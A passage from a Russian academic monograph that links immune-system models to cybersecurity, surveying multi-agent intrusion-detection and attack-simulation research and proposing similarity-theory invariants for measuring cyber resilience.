&\frac{dI_2}{dt} = \rho_2\left(H_1 + H_2 + C_p\right) - \omega_2 I_2 \ (9) \\
&\frac{dI_4}{dt} = \rho_4 H_2 - \omega_4 I_4 \ (10) \\
&\frac{dI_{17}}{dt} = \rho_{17} H_{17} - \omega_{17} I_{17} \ (11) \\
&\frac{dI_{17}}{dt} = \rho_{17} H_{17} - \omega_{17} I_{17} \ (12) \\
&\frac{dI_{23}}{dt} = \rho_{23} H_{23} - \omega_{23} I_{23} \ (13) \\
&\frac{dC_k}{dt} = C_d - \omega_c C_k \ (14) \\
&\frac{dB_m}{dt} = \left(1 - \Theta\left(I_\gamma, I_4\right)\right) B_d - \omega_m B_m \ (15) \\
&\frac{dB_g}{dt} = \Theta\left(I_\gamma, I_4\right) B_d - \omega_g B_g \ (16) \\
&\frac{dA_m}{dt} = \rho_m B_m - \phi_m A_m S - \omega_{am} A_m \ (17) \\
&\frac{dA_g}{dt} = \rho_g B_g - \phi_g A_g S - \omega_{ag} A_g \ (18)
\end{aligned}
\qquad (1)
$$

В этой модели скорость изменения концентрации описываемого агента пропорциональна концентрации самого агента или других агентов (как в моделях роста биомассы), а также может зависеть от вероятности встречи данного агента с другими агентами (например, в уравнении *«хищник – жертва» Лотки – Вольтерра*):

[1] *В большинстве современных учебников по иммунологии описаны только фенотипы Th1 и Th2.*

Уравнения (1)–(18) описывают следующие процессы:

• уравнение (1) – динамику концентрации *антигена*: функция $\lambda(S)$ – рост концентрации антигена, второе слагаемое правой части – захват *(фагоцитоз)* антигена *дендритными клетками*, третье слагаемое – уничтожение антигена *Т-киллерами*, четвертое и пятое слагаемые – удаление антигена через *элиминацию IgM и IgG антителами* соответственно;

• уравнение (2) – динамику концентрации незрелых *дендритных клеток* (ДК) на периферии: первое и последнее слагаемые – гомеостаз клеток, второе слагаемое – миграцию захвативших антиген ДК в *лимфоузел* для *презентации антигена Т-лимфоцитам*;

• уравнение (3) – динамику концентрации *наивных В-лимфоцитов*: первое и последнее слагаемые – *гомеостаз клеток*, второе слагаемое – переход в состояние АПК в результате встречи с антигеном;

• уравнение (4) – динамику ДК в лимфоузле: первое слагаемое – приток ДК в лимфоузел и одновременный их переход в состояние АПК, второе слагаемое – естественную убыль (*апоптоз*);

• уравнение (5) – динамику изменения концентрации *наивных Th лимфоцитов*: первое и последнее слагаемые – *гомеостаз клеток*, второе слагаемое – их переход в активированное состояние в результате встречи с АПК;

• уравнение (6) – В-лимфоциты в состоянии АПК, ждущие сигнала от *Th-лимфоцитов*: первое и последнее слагаемые – *гомеостаз клеток*, второе слагаемое – переход в активированное состояние в результате встречи с активированными *пролиферирующими Th-лимфоцитами*;

• уравнение (7) – динамику *наивных Тс-лимфоцитов*: первое и последнее слагаемые – *гомеостаз клеток*, второе слагаемое – переход в активированное состояние в результате встречи с АПК при одновременном действии *IFN-γ*, основным источником которого являются активированные *Th-лимфоциты*;

• уравнения (8)–(13) – динамику цитокинов *IFN-γ, IL-2, IL-4, IL-17, IL-21, IL-23:* первое слагаемое правой части каждого уравнения – *синтез цитокина* пролиферирующими *Тс-лимфоцитами* и субпопуляциями *Th-лимфоцитов*: *Th1, Th2* и *Th17*, а также антиген-презентирующими ДК; второе слагаемое правой части – убыль *цитокина* в результате естественного распада;

• уравнение (14) – концентрацию эффекторных *Тс-лимфоцитов*: функция $C_d(t)$ характеризует концентрацию *Тс-лимфоцитов*, завершающих дифференцировку, последнее слагаемое оценивает естественную убыль *Тс-лимфоцитов*;

• уравнения (15), (16) – динамику двух субпопуляций плазмоцитов (завершивших *дифференцировку В-лимфоцитов*), синтезирующих антитела класса *IgM* и *IgG* соответственно, функция *Bd(t)* характеризует концентрацию зрелых *В-лимфоцитов*, заканчивающих пролиферацию, функция $0(I_\gamma/4)$ принадлежит [0, 1] – влияние цитокинов IFN-7 и IL-4 на дифференцировку *В-лимфоцитов* в один из двух фенотипов (чем выше концентрация IFN-*γ* и IL-4, тем ближе *0* к 1), последнее слагаемое показывает естественную убыль *плазмоцитов*;

• уравнения (17), (18) – синтез, расход и естественный распад антител *IgM* и *IgG* соответственно.




Рис. 2.2. ***Геометрическая модель дифференцировки Th-лимфоцитов***
(чем ближе точка к одной из вершин, тем больше клеток соответствующего фенотипа в популяции)




Рис. 2.3. ***Модель дифференцировки Th-лимфоцитов***

2.2.4. Треугольник дифференцировки

Модель *С. Р. Кузнецова* [102] позволяет исследовать иммунный ответ в целом со степенью подробности, включающей гуморальное и клеточное звенья, а также дифференцировку *Th-лимфоцитов* в три фенотипа – *Th1, Th2* и *Th17 (*см. рис. 2.2*)*. Особенностью этой модели является использование уравнений в частных производных для «*хранения*» *памяти* о количестве делений, пройденных каждым лимфоцитом, что позволило построить более точные модели иммунного ответа, учитывающие генетические особенности процессов пролиферации и дифференцировки, а также синтеза цитокинов клетками.

В модели *С. Р. Кузнецова* реализован геометрический метод построения «треугольника дифференцировки» (см. рис. 2.3), позволяющий описывать выбор фенотипа *Th-лимфоцитом* под действием сигнальных молекул (цитокинов) и устанавливающий зависимость между процессами пролиферации и дифференцировки *Th-лимфоцитов*.

Модель *Р. И. Кузнецова* была использована для исследования как патогенеза произвольного заболевания, так и самой иммунной системы живого организма (см. рис. 2.4) [102].




Рис. 2.4. ***Результаты вычислительного эксперимента***

2.3. Первые модели интеллектуальной кибербезопасности

В работах научной школы *И. В. Котенко* (2009) [217–221] был развит подход к разработке систем кибербезопасности на основе выделения интеллектуальной надстройки над традиционными механизмами защиты и построения единой унифицированной среды для создания и поддержки функционирования систем защиты. Предлагаемый подход подразумевает, что система кибербезопасности представляет собой взаимоувязанную, многоэшелонированную и непрерывно контролируемую систему. Эта система способна оперативно реагировать на удаленные и локальные кибератаки и несанкционированные действия (НСД), накапливать знания о способах противодействия, обнаружения и реагирования на атаки и НСД и использовать их для усиления защиты. Такая система содержит три уровня защиты. *Первый уровень* составляют «традиционные» средства защиты информации, реализующие функции идентификации и аутентификации, криптографической защиты, разграничения доступа, контроля целостности, регистрации и учета, межсетевого экранирования. *Второй уровень* включает средства проактивной защиты, обеспечивающие сбор необходимой информации, анализ защищенности, мониторинг состояния сети, обнаружение атак, противодействие их реализации, введение злоумышленника в заблуждение и т. п. *Третий уровень* соответствует средствам управления защитой, которые осуществляют интегральную оценку состояния сети, управление защитой и адаптацию политик безопасности и компонентов СКЗ.

2.3.1. Многоагентная модель противодействия кибератакам

Под руководством И. В. Котенко [217–221] был исследован ряд формальных методов, моделей, алгоритмов и построенных на их основе программных прототипов, реализующих различные интеллектуальные механизмы кибербезопасности:

1) сбор информации о состоянии информационной системы и ее анализ за счет механизмов обработки и слияния информации из различных источников;

2) проактивное предупреждение атак и препятствование их выполнению;

3) обнаружение аномальной активности и явных атак, а также нелегитимных действий и отклонений работы пользователей от политики безопасности, предсказание намерений и возможных действий нарушителей;

4) активное реагирование на попытки реализации действий нарушителей путем автоматической реконфигурации компонентов защиты для отражения действий нарушителей в реальном масштабе времени;

5) дезинформацию злоумышленника, сокрытие и камуфляж важных ресурсов и процессов, «заманивание» злоумышленника на ложные (обманные) компоненты с целью раскрытия и уточнения его целей, рефлексивное управление поведением злоумышленника;

6) мониторинг функционирования сети и контроль корректности текущей политики безопасности и конфигурации сети;

7) поддержку принятия решений по управлению политиками безопасности, в том числе по адаптации к последующим вторжениям и усилению критических механизмов защиты.

В качестве основы создания интеллектуальных механизмов кибербезопасности была выбрана *технология интеллектуальных многоагентных систем* [217–221]. Здесь компоненты многоагентной системы кибербезопасности представляют собой интеллектуальные автономные программы (агенты защиты), реализующие определенные функции защиты с целью обеспечения требуемого класса защищенности. Они позволяют реализовать комплексную надстройку над механизмами безопасности используемых сетевых программных средств, операционных систем и приложений, повышая защищенность системы до требуемого уровня. В рамках данного направления исследований были разработаны архитектуры, модели и программные прототипы нескольких многоагентных систем, в том числе агентно-ориентированная система моделирования атак, многоагентная система обнаружения вторжений, многоагентная система обучения обнаружению вторжений и др.

Согласно разработанной технологии процесс создания многоагентных систем кибербезопасности, предполагает решение двух высокоуровневых задач:

1) создание «*Системного ядра*» многоагентной системы;

2) клонирование программных агентов и отделение сгенерированной многоагентной системы от «*Системного ядра*».

Для спецификации «*Системного ядра*» были задействованы два компонента программного инструментария создания многоагентных систем *MASDK* («*Multi-agent System Development Kit*») [217–221]. *Первый компонент* – так называемый «*Типовой агент*» («*Generic Agent*») был предназначен для создания высокоуровневой спецификации класса агента. *Второй компонент* предназначен для формирования проблемно-ориентированной архитектуры приложения, заполнения данных, знаний, а также определения коммуникационного компонента. Сформированные агенты имели схожую архитектуру (см. рис. 2.5). Различия только проявлялись в содержании данных и баз знаний агентов. Каждый агент взаимодействовал с другими агентами, средой, которая воздействовала на агентов, а также с пользователями, общающимся с агентами через пользовательский интерфейс.




Рис. 2.5. ***Архитектура типового агента***

В предложенной формальной модели и прототипе *агентно-ориентированной системы моделирования*

кибератак (АСМА) распределенные скоординированные кибератаки на компьютерную сеть рассматривались в виде последовательности совместных действий агентов-хакеров, которые выполнялись с различных хостов. Предполагалось, что хакеры координируют свои действия согласно некоторому общему сценарию. На каждом шаге сценария атаки они пытаются реализовать некоторую частную подцель. *Агентно-ориентированная система моделирования кибератак (АСМА)* была построена на основе предложенной формальной модели реализации атак

К отличительным чертам реализованного в *АСМА* подхода к моделированию кибератак относилось:

- моделирование атак базировалось на спецификации задач хакеров и иерархии их намерений;
- многоуровневое описание атаки представлялось в последовательности «*общий сценарий распределенной атаки → намерения хакеров → простые атаки → входной трафик или данные аудита*»;
- разработка планов действий хакеров и моделей отдельных атак основывалось на задании онтологии предметной области «Атаки на компьютерные сети»;
- формальное описание сценариев взаимодействия агентов и реализации распределенных атак было выполнено на базе семейства стохастических атрибутных грамматик, связанных операциями подстановки;
- в алгоритмической интерпретации процедур генерации атак каждой из грамматик ставился в соответствие некоторый автомат;
- генерация действий (атак) хакеров происходила в зависимости от реакции атакуемой сети в реальном масштабе времени.

Разработанный учеными программный прототип АСМА состоит из следующих компонентов (агентов): множества агентов хакеров, каждый из которых реализует модель атакующего, агента – модели атакуемой компьютерной сети и генератора фонового «нормального» трафика. В процессе атаки агенты обмениваются сообщениями с целью координации своих действий.

2.3.2. Многоагентная модель обнаружения вторжений

Многоагентная модель обнаружения вторжений (МСОВ) – это взаимодействующие между собой агенты, совместно решающие общую задачу обнаружения вторжений в компьютерную сеть [217–221]. Архитектура МСОВ включает один или несколько экземпляров агентов разных типов, специализированных для решения подзадачи обнаружения вторжений. Агенты распределены по хостам защищаемой сети, специализированы по типам решаемых задач и взаимодействуют друг с другом с целью обмена информацией и принятия согласованных решений. В принятой архитектуре исследуемого прототипа МСОВ в явном виде отсутствует «центр управления» семейством агентов: в зависимости от сложившейся ситуации ведущим может становиться любой из агентов, инициирующий и (или) реализующий функции кооперации и управления. В случае необходимости агенты могут как клонироваться (образовывать новые сущности), так и прекращать свое функционирование. В зависимости от ситуации (вида и количества атак на компьютерные сети, наличия вычислительных ресурсов для выполнения функций защиты) может потребоваться генерация нескольких экземпляров агентов каждого класса. Архитектура МСОВ способна адаптироваться к реконфигурации сети, изменению трафика и новым видам кибератак, используя накопленный опыт.

Базовые черты подхода, реализованного в МСОВ, таковы:

1) расширяемая и адаптивная многоагентная архитектура;

2) центральное внимание уделяется обнаружению многофазных распределенных атак;

3) обеспечение безопасности и робастности (обработка сетевых событий, важных с точки зрения защиты информации, и функции управления распределены среди множества агентов различных хостов).

Агент-демон AD-E (*AD-Events*) осуществляет предварительную обработку поступающих на хост сообщений, фиксируя значимые для защиты информации события, и переадресует выделенные сообщения соответствующим специализированным агентам. *Агент-демон идентификации и аутентификации* AIA ответствен за идентификацию источников сообщений и подтверждение их подлинности. *Агент-демон разграничения доступа* ACA регламентирует доступ пользователей к ресурсам сети в соответствии с их правами и метками конфиденциальности объектов защиты. Агенты AIA и ACA обнаруживают несанкционированные действия по доступу к информационным ресурсам хоста, прерывают соединения и процессы обработки событий, отнесенные к числу несанкционированных, а также посылают сообщения агентам обнаружения вторжений. *Агенты-демоны* AD-P1 и AD-P2 (*AD-Patterns*) отвечают за обнаружение отдельных «подозрительных» со-

бытий или очевидных фактов вторжения и принятие решений относительно реакции на данные события (факты). *Интеллектуальные агенты обнаружения вторжений* IDA1 и IDA2 реализуют более высокий уровень обработки и обобщения обнаруженных фактов. Они принимают решения на основе сообщений об обнаруженном подозрительном поведении и явных атаках как от агентов-демонов своего хоста, так и от агентов других хостов.




Рис. 2.6. ***Обобщенная функциональная структура системы защиты***

Возможными высокоуровневыми сценариями, обнаруживаемыми IDA2, являются:

1) киберразведка – разведывательные действия атакующего (действия по определению конфигурации сети, обнаружению хостов, функционирующих на хосте сервисов, определению операционной системы, приложений и т. п.);

2) внедрение в систему – действия злоумышленника по взлому хоста и внедрению в систему;

3) повышение прав – попытки атакующего, направленные на получение повышенных прав по доступу к объектам хоста;

4) распространение поражения на хосте – нелегитимное распространение злоумышленника по объектам хоста (каталогам, файлам, программам);

5) распространение поражения по сети – распространение атакующего по защищаемой компьютерной сети и др.

Важно, что *многоагентная система обучения обнаружению вторжений в компьютерные сети* (МСООВ) является мультисенсорной системой объединения данных. Она формирует решения на основе многоуровневой модели обработки входных данных (входного трафика сети и данных аудита). На нижнем уровне решения принимаются так называемыми *«базовыми»* классификаторами. Их может быть несколько для одного и того же подмножества атак, но они должны обучаться на различных наборах обучающих и тестовых данных. На более высоком уровне решения базовых классификаторов используются для принятия итогового решения на основе объединения решений базовых классификаторов.




Рис. 2.7. ***Формирование начальной базы знаний кибербезопасности***

Это выполняется метаклассификаторами. Применительно к такому взгляду на обучаемую систему предложена архитектура многоагентной системы обучения обнаружению вторжений [217–221]. Эта система имеет многоагентную архитектуру, реализующую многоуровневое обучение на основе имеющихся интерпретированных данных из тех же источников и представленных в тех же структурах, которые используются МСОВ. Типовыми классами агентов МСООВ являются: класс агентов управления данными обучения; класс агентов тестирования классификаторов; класс агентов подготовки метаданных; класс обучающих агентов. В качестве методов (алгоритмов) обучения, которые позволяют решать рассматриваемую задачу обучения, используются методы *ID3, C4.5, бустинг, метаклассификации, FP-growth, метод визуальной классификации, GK2, INFORM* и др.

Исследование возможностей агентских технологий и проведенные эксперименты с разработанными программными прототипами показали определенные преимущества применения интеллектуальных систем киберзащиты и использования многоагентного подхода к построению ксистем кибербезопасности (см. рис. 2.6–2.9).




Рис. 2.8. ***Пополнение базы знаний кибербезопасности в условиях кибератак***




Рис. 2.9. ***Подготовка сценариев противодействия кибератакам злоумышленников***

2.3.3. Многоагентная модель противостояния в киберпространстве

Отметим, что в исследованиях *И. В. Котенко* развивается агентно-ориентированный подход к моделированию киберпротивоборства злоумышленников и систем защиты в виде антагонистического взаимодействия команд программных агентов, сформулированный в [217–221]. Выделяется по крайней мере две команды агентов, воздействующих на компьютерную сеть, а также друг на друга (см. рис. 2.10): команда агентов-злоумышленников и команда агентов защиты. Агенты различных команд соперничают для достижения противоположных намерений. Агенты одной команды сотрудничают для осуществления общего намерения. Цель команды агентов-злоумышленников состоит в определении уязвимостей компьютерной сети и системы защиты и реализации заданного перечня угроз информационной безопасности (конфиденциальности, целостности и доступности) посредством выполнения распределенных скоординированных атак.

Цель команды агентов защиты состоит в защите сети и собственных компонентов от атак. Команда агентов-злоумышленников реализует развитые стратегии, включающие сбор информации о системе – цели нападения, обнаружение уязвимостей и используемых средств защиты, моделирование способов преодоления защиты, подавление, обход или обман средств защиты (например, посредством реализации

«растянутого» во времени скрытого сканирования, выполнения отдельных скоординированных действий (атак) из нескольких различных источников, вместе составляющих сложную многофазную атаку и др.), использование уязвимостей и получение доступа к ресурсам, повышение полномочий, реализацию определенной угрозы, скрытие следов своей деятельности и создание «черных ходов» для использования их для последующего вторжения.

Команда агентов защиты выполняет в реальном времени последовательность следующих действий:

- реализация механизмов защиты, соответствующих установленной политике безопасности (в том числе проактивного препятствования вторжениям, блокирования атак и их обнаружения);
- сбор информации о состоянии защищаемой системы и анализ обстановки; предсказание намерений и возможных действий злоумышленников;




Рис. 2.10. ***Представление противодействия в виде взаимодействия команд агентов***

- заманивание злоумышленников с использованием ложных информационных компонентов с целью введения в заблуждение и уточнения их целей;
- непосредственное реагирование на вторжения, в том числе усиление критичных механизмов защиты; устранение последствий вторжения, выявленных уязвимостей и адаптация системы обеспечения информационной безопасности к последующим вторжениям.

Структура команды агентов описывается в терминах иерархии групповых и индивидуальных ролей. Конечные узлы иерархии отвечают ролям индивидуальных агентов, промежуточные узлы – групповым ролям. Механизмы взаимодействия и координации агентов базируются на трех группах процедур:

(1) обеспечение согласованности действий;

(2) мониторинг и восстановление функциональности агентов;

(3) обеспечение селективности коммуникаций (для выбора наиболее «полезных» коммуникационных актов).

Спецификация иерархии планов действий осуществляется для каждой из ролей. Для каждого плана описываются:

- начальные условия, когда план предлагается для исполнения;
- условия, при которых план прекращает исполняться;
- действия, выполняемые на уровне команды, как часть общего плана. Для групповых планов явно выражается совместная деятельность.

Команда агентов-злоумышленников эволюционирует посредством генерации новых экземпляров и типов атак с целью преодоления подсистемы защиты. Команда агентов защиты адаптируется к действиям злоумышленников путем формирования новых экземпляров механизмов и профилей защиты. Взаимодействие между агентами разных команд представляется как игра двух соперников, в которой целью агентов является поиск стратегии, которая максимизирует ожидаемый интегральный выигрыш в игре.

Чтобы справится с гетерогенностью и распределенностью источников информации и используемых агентов, в работе применяется основанный на онтологии подход и специальные протоколы для специфика-

ции распределенного согласованного тезауруса понятий. Онтология предметной области обеспечения безопасности компьютерных сетей реализуется на базе стандартных языковых средств *RDF или DAML+OIL*.

Проектирование и реализация рассмотренной многоагентной системы были осуществлены на базе нескольких различных инструментариев: *MASDK, JADE, OMNeT++ INET Framework*. На основе *OMNeT++ INET Framework была разработана среда для многоагентного моделирования кибератак, в частности,* «Распределенный отказ в обслуживании» (DDoS) и механизмов защиты от них.

2.4. Возможные модели обеспечения киберустойчивости

Свойство киберустойчивости (Cyber Resilience) является фундаментальным свойством каждой киберфизической системы. Данное свойство интуитивно может быть определено как некоторое постоянство, неизменность определенной структуры (статическая устойчивость) и поведения (динамическая устойчивость) названных систем. Применительно к техническим системам определение устойчивости было дано выдающимся русским математиком, Академиком Петербургской Академии наук А. М. Ляпуновым (1857–1918): «*Устойчивость – это способность системы функционировать в состояниях близких к равновесному, в условиях постоянных внешних и внутренних возмущающих воздействий*» [257].

2.4.1. Основные понятия и определения киберустойчивости

В настоящей монографии предлагается уточнить приведенное определение (см. рис. 2.11), так как киберустойчивость киберфизических систем не всегда означает способность поддерживать равновесное состояние. Первоначально свойство устойчивости трактовали именно так, поскольку как реальное явление оно было замечено при изучении гомеостазиса (возврат в равновесное состояние при выводе из него) биологических систем. Использование аппарата системного анализа предполагает определенную адаптацию термина "устойчивость" к характерным особенностям изучаемых систем в условиях информационно-технических воздействий, одним из которых являются существование цели функционирования. Поэтому предлагается следующее определение устойчивости: "Киберустойчивость (Cyber Resilience) – это способность киберфизической системы, функционирующей по определенному алгоритму, достигать цели функционирования в условиях информационно-технических воздействий злоумышленников".

Действительно, по *Б. С. Флейшману* [257], следует различать активную и пассивную форму устойчивости. Активная форма устойчивости (надежность (*Reliability*), отказоустойчивость (*Response and Recovery*), живучесть (*Survivability*) и пр.) присуща *сложным* системам, поведение которых основано на *акте решения*. Здесь акт решения определяется как выбор альтернатив, стремление системы достигнуть предпочтительное для нее состояние – целенаправленное поведение, а это состояние – ее целью. Пассивная форма (прочность, сбалансированность, гомеостазис) присуща *простым* системам, не способным к *акту решения* [30–32, 39, 77].

Рис. 2.11. ***Киберустойчивость – это мультидисциплина***

Кроме того в отличие от классического равновесного подхода, центральным элементом здесь является понятие *структурно-функциональной устойчивости*. Дело в том, что штатный режим функционирования киберфизических систем, как правило, далек от равновесного [5, 24, 78–88]. При этом внешние и внутренние информационно-технические воздействия злоумышленников постоянно изменяют само равновесное состояние системы [93, 106, 108, 109]. Соответственно мерой близости позволяющей решать существенно ли изменяется поведение киберфизической системы под действием возмущений, здесь является множество выполняемых функций.

После работ Академика *В. М. Глушкова* (1923–1982) развитию теории устойчивости были посвящены исследования *В. В. Липаева* (1928–2015), *А. Г. Додонова, Д. В. Ландэ, М. Г. Кузнецовой, Е. С. Горбачик, М. Б. Игнатьева, Т. С. Катерминой* и целого ряда других ученых [32, 39, 236, 257]. Однако теория устойчивости в этих работах развивались лишь только с точки зрения уязвимости структуры вычислительных систем без явного учета уязвимости поведения системы в условиях априорной неопределенности информационно-технических воздействий злоумышленников. В результате такая система, в большинстве случаев, представляет собой пример предопределенного изменения и сохранения отношений и связей. Это сохранение призвано сохранить целостность системы в течение некоторого интервала времени в штатных условиях функционирования [119, 120, 129, 144]. Такая предопределенность имеет двойственный характер: с одной стороны обеспечивается лучшая реакция системы на штатные условия функционирования неблагоприятных воздействий, а с другой стороны, система не способна противостоять другим, априорно неизвестным информационно-техническим воздействиям злоумышленника, изменяющим ее структуру и поведение (см. рис. 2.12–2.15) [39, 157–161].




Рис. 2.12. ***Акцент на обнаружение и нейтрализацию ранее неизвестных кибератак***




Рис. 2.13. ***Многообразие уровней представления объекта исследований***

Рис. 2.14. ***Рекомендуемые, MITRE 2015***




Рис. 2.15. Жизненный цикл обеспечения киберустойчивости, NIST SP 800-160

2.4.2. Сопроблемы обеспечения киберустойчивости

К основным сопроблемам обеспечения киберустойчивости современных киберфизических систем в условиях беспрецендентного роста киберугроз относятся:

- недостаточная киберустойчивость функционирования упомянутых систем;
- рост сложности структуры и поведения киберфизических систем;
- трудность выявления количественных закономерностей, позволяющих исследовать устойчивость киберфизических систем в условиях разнородно-массовых кибератак.

Дадим к этим сопроблемам развернутый комментарий.

Первой (и наиболее существенной) сопроблемой является *недостаточная устойчивость* киберфизических систем, которая часто оказывается ниже требуемой. Во многих случаях аппаратно-программные компоненты упомянутой системы не в состоянии полностью выполнить свои функции по множеству причин. Среди этих причин:

- несогласованность реальных параметров поведения системы в спецификациях программного и аппаратного обеспечения;
- переоценка современного уровня развития технологии программирования и вычислительной техники;
- деструктивное информационно-техническое воздействие факторов внешней и внутренней среды на системы, особенно в условиях массовых воздействий злоумышленников;
- переоценка возможностей современных методов и средств защиты информации киберсистем, отказоустойчивости инфраструктуры и надежности программного обеспечения.

Незнание или игнорирование названных причин приводит к снижению эффективности функционирования киберфизических систем. Более того, указанная проблема значительно обостряется в условиях групповых и массовых кибератак [77–88].

Второй сопроблемой является рост сложности *структуры и поведения* киберфизических систем (см. рис. 2.13) [106, 108, 109, 119, 120].

К особенностям *структуры* упомянутых систем относится следующее. Как правило, современные киберфизические системы представляют собой гетерогенные распределенные сети, состоящие из множества компонент различной архитектуры. По данным автора, в состав упомянутых систем входят более:

- 8 типов BI на основе Big Data и потоковой обработке данных;
- 5 типов ERP;
- 6 типов систем;электронного документооборота
- 8 разновидностей семейств операционных систем;
- 40 трансляторов и интерпретаторов;
- 1200 сетевых протоколов;
- 20 типов сетевого оборудования;
- 18 типов средств защиты информации (SOC, SIEM, IDS/IPV, DPI и МЭ, SDN/FPV, VPN, PKI, антивирусное ПО, средства контроля политик безопасности, специализированное ПО для тестирования на проникновение, средства защиты от несанкционированного доступа, криптографические средства защиты информации и пр.

К особенностям *функционирования* киберфизических систем относятся следующее:

- Малейший простой в работе системы может привести к остановке сложного технологического процесса. Значительные затраты на аварийное восстановление;
- Последствия отказа системы могут быть катастрофическими;
- Использование проприетарных технологических протоколов производителей оборудования, которые таят в себе сложно обнаруживаемые уязвимости;
- Ложные срабатывания, влекущие перебои в обеспечении штатного функционирования технологических процессов недопустимы ;
- Использование буферных, демилитаризованных зон для организации взаимодействия MES, ERP, BI и других систем с корпоративной системой;
- Необходимость предоставления удаленного доступа и управления системой со стороны подрядчиков и пр.

Перечисленные *особенности* киберфизических систем приводят к расширению спектра угроз кибербезопасности и определяют высокую уязвимость названных систем [120, 139, 144, 157–161].

Третья сопроблема заключается *в трудности выявления количественных закономерностей*, позволяющих исследовать киберустойчивость названных систем в условиях групповых и массовых кибератаках [165–170,172–178]. Дело в том, что на процессы функционирования упомянутых систем существенно влияют факторы внешней и внутренней среды. Этими факторами в рамках рассматриваемой структуры либо принципиально невозможно управлять, либо управление происходит с недопустимым запаздыванием. Кроме того, внешняя и внутренняя среды имеют свойство неполной определенности возможных своих состояний в будущих периодах, то естьфакторы, влияющие на поведение киберсистемы, претерпевают такие изменения во времени, которые могут коренным образом изменять алгоритмы ее функционирования или вообще делают поставленные цели недостижимыми. Изменения, которые претерпевают факторы внешней и внутренней среды, происходят как закономерно, так и случайно, поэтому в общем случае они не могут быть предсказаны точно, вследствие чего наблюдается некоторая неопределенность их значений. С другой стороны, киберсистемы, перед которыми стоит определенная цель, обладают определенным «запасом прочности» – такими особенностями, которые позволяют достигать поставленные цели при определенных отклонениях влияющих факторов внешней и внутренней среды [190–209, 236].

До недавнего времени для выявления указанных закономерностей функционирования технических систем использовали, главным образом, два основных подхода: *экспериментальный* (например, методы математической статистики и методы планирования эксперимента) и *аналитический* (например, методы аналитической верификации алгоритмов ПО). В противоположность экспериментальным методам, дающим возможность изучать единичное поведение киберсистемы, методы аналитической верификации позволяют рассматривать наиболее общие свойства поведения системы, характерные для класса процессов функционирования в целом. Однако названные подходы обладают существенными недостатками. Недостатком экспериментальных методов является невозможность распространить результаты, полученные в данном эксперименте, на другое поведение системы, отличающееся от изученного. Недостатком методов аналитической верификации является трудность перехода от класса процессов функционирования системы, характеризуемых выводом общезначимых свойств, к единичному процессу, который характеризуется дополнительно соответствующими условиями функционирования (в частности, конкретными значениями параметров поведения киберсистемы в условиях групповых и массовых кибератаках).

Следовательно, каждый из этих подходов в отдельности не достаточен для эффективного исследования устойчивости функционирования киберфизической системы в условиях групповых и массовых кибератаках. Представляется, что только используя сильные стороны обоих подходов, объединив их в одно целое, можно получить необходимый математический аппарат для выявления требуемых количественных закономерностей.

2.4.3. Замысел разрешения проблемы киберустойчивости

Практика создания и развития современных киберфизических систем свидетельствует о следующем. Условия современного противостояния к киберпространстве придают упомянутым системам черты, исключающие возможность создания киберустойчивых систем традиционными способами [330–337]. Возникающие при этом факторы сложности и порождаемые трудности приведены в табл. 2.1.

п/п	Фактор сложности	Порождаемые трудности
1	Сложная структура и поведение АС КВ О	Громоздкость и многомерность решаемых задач
2	Стохастичность поведения АС КВО	Неопределенность описания поведения системы, сложность в постановке задач
3	Активность АС КВО	Сложность определения предельных законов потенциальной эффективности системы
4	Взаимное влияние структур данных АС КВО друг на друга	Не может быть учтено моделями известных типов
5	Влияние сбоев и отказов аппаратуры на поведение АС КВ О	Неопределенность параметров поведения системы, сложность в постановке задач
6	Отклонения от штатных условий эксплуатации АС КВО	Не могут быть учтены моделями известных типов
7	Информационно-технические воздействия злоумышленника на АС КВ О	Неопределенность параметров поведения системы, сложность в постановке задач

Таблица 2.1. ***Факторы сложности обеспечения киберустойчивости***

Здесь определяющими являются факторы 1, 4 и 7. Они исключают возможность ограничиться учетом только общезначимых *свойств* киберфизических систем в условиях групповых и массовых кибератаках. Однако традиционные способы обеспечения кибербезопасности и отказоустойчивости основаны на следующих подходах:

- упрощении поведения киберсистем до вывода общезначимых алгоритмических свойств;
- обобщении эмпирически установленных частных закономерностей поведения названных систем.

Использование указанных подходов приводит не только к существенной погрешности результатов, но имеет и принципиальные недостатки. Недостатком аналитического моделирования поведения киберсистемы в условиях групповых и массовых кибератак является трудность перехода от класса поведения системы, характеризуемых выводом общих алгоритмических свойств, к единичному поведению, которое характеризуется дополнительно условиями функционирования в условиях роста киберугроз. Недостатком эмпирического моделирования поведения киберсистемы является невозможность распространить результаты на другое поведение системы, отличающиеся от изученного параметрами функционирования.

Поэтому на практике традиционные подходы обеспечения кибербезопасности и отказоустойчивости могут быть использованы только для разработки систем приближенного прогнозирования киберустойчивости системы в условиях групповых и массовых кибератаках.

Для разрешения указанных противоречий предлагается подход на основе методов теории размерностей и подобия [235, 236, 257], который лишен отмеченных недостатков и позволяет реализовать так называемый *принцип декомпозиции* поведения киберсистемы в условиях групповых и массовых кибератаках *по структурно-функциональным признакам*. В теории размерностей и подобия доказывается, что множество связей между существенными для рассматриваемого поведения системы параметрами не является собственным свойством исследуемых задач. В действительности влияние отдельных факторов внешней и внутренней среды киберсистемы, представленных различными величинами, проявляется не порознь, а совместно. Поэтому предлагается рассматривать не отдельные величины, а их совокупности (так называемые инварианты подобия), имеющие определенный смысл для функционирования некоторой киберсистемы.

Таким образом, применение методов теории размерностей и подобия позволяет сформулировать необходимые и достаточные условия изоморфности двух моделей разрешенного поведения киберсистемы в условиях групповых и массовых кибератак, описываемых формально - системами однородных степенных многочленов (позиномов).

Как следствие, становится возможным:

- производить аналитическую верификацию поведения киберсистемы и проверять условия изоморфности;
- численно определять коэффициенты некоторого представления модели поведения системы для достижения условий изоморфности.

Это, в свою очередь, позволяет:

- контролировать семантическую корректность поведения киберсистемы в условиях воздействий путем сравнения наблюдаемых инвариантов подобия с инвариантами эталонного, изоморфного представления поведения;
- обнаруживать (в том числе в режиме реального времени) аномалии поведения системы, возникшие в результате деструктивных программных воздействий злоумышленников;
- восстанавливать параметры поведения, существенно влияющие на киберустойчивость системы.

Существенно, что предложенный подход значительно дополняет известные подходы *MITRE (www.mitre.org)* [53–58, 285, 312–314] и *NIST* [211–215, 289, 290] (см. рис. 2.14 и 2.15) и позволяет разработать *метрики и меры киберустойчивости*, в том числе инженерные методики *моделирования, наблюдения, измерения и сравнения* киберустойчивости на основе инвариантов подобия.

2.4.4. Возможная методика «паспортизации» вычислений

Возможная методика «паспортизации» вычислений содержит следующие этапы.

Первый этап – π -анализ моделей поведения киберсистемы. Основная цель этого этапа состоит в выделении эталонов семантической корректности поведения системы на основе инвариантов подобия.

Процедура этапа включает следующие шаги:

1) выделение структурно-функциональных эталонов;

